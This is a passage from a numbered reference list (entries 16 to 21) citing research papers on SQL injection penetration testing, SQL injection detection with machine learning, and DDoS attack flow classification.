16. Ibrahim, A.B. and S. Kant, *Penetration testing using SQL injection to recognize the vulnerable point on web pages*. International Journal of Applied Engineering Research, 2018. **13**(8): p. 5935-5942.
17. Crespo-Martínez, I.S., et al., *SQL injection attack detection in network flow data*. Computers & Security, 2023. **127**: p. 103093.
18. Singh, G., et al. *Sql injection detection and correction using machine learning techniques*. in *Emerging ICT for Bridging the Future-Proceedings of the 49th Annual Convention of the Computer Society of India (CSI) Volume 1*. 2015. Springer.
19. Demilie, W.B. and F.G. Deriba, *Detection and prevention of SQLI attacks and developing compressive framework using machine learning and hybrid techniques*. Journal of Big Data, 2022. **9**(1): p. 124.
20. Zhou, L., et al., *A feature selection-based method for DDoS attack flow classification*. Future Generation Computer Systems, 2022. **132**: p. 67-79.
21. Alghawazi, M., D. Alghazzawi, and S. Alarifi, *Detection of sql injection attack using machine learning techniques: a systematic literature review*. Journal of Cybersecurity and Privacy, 2022. **2**(4): p. 764-777.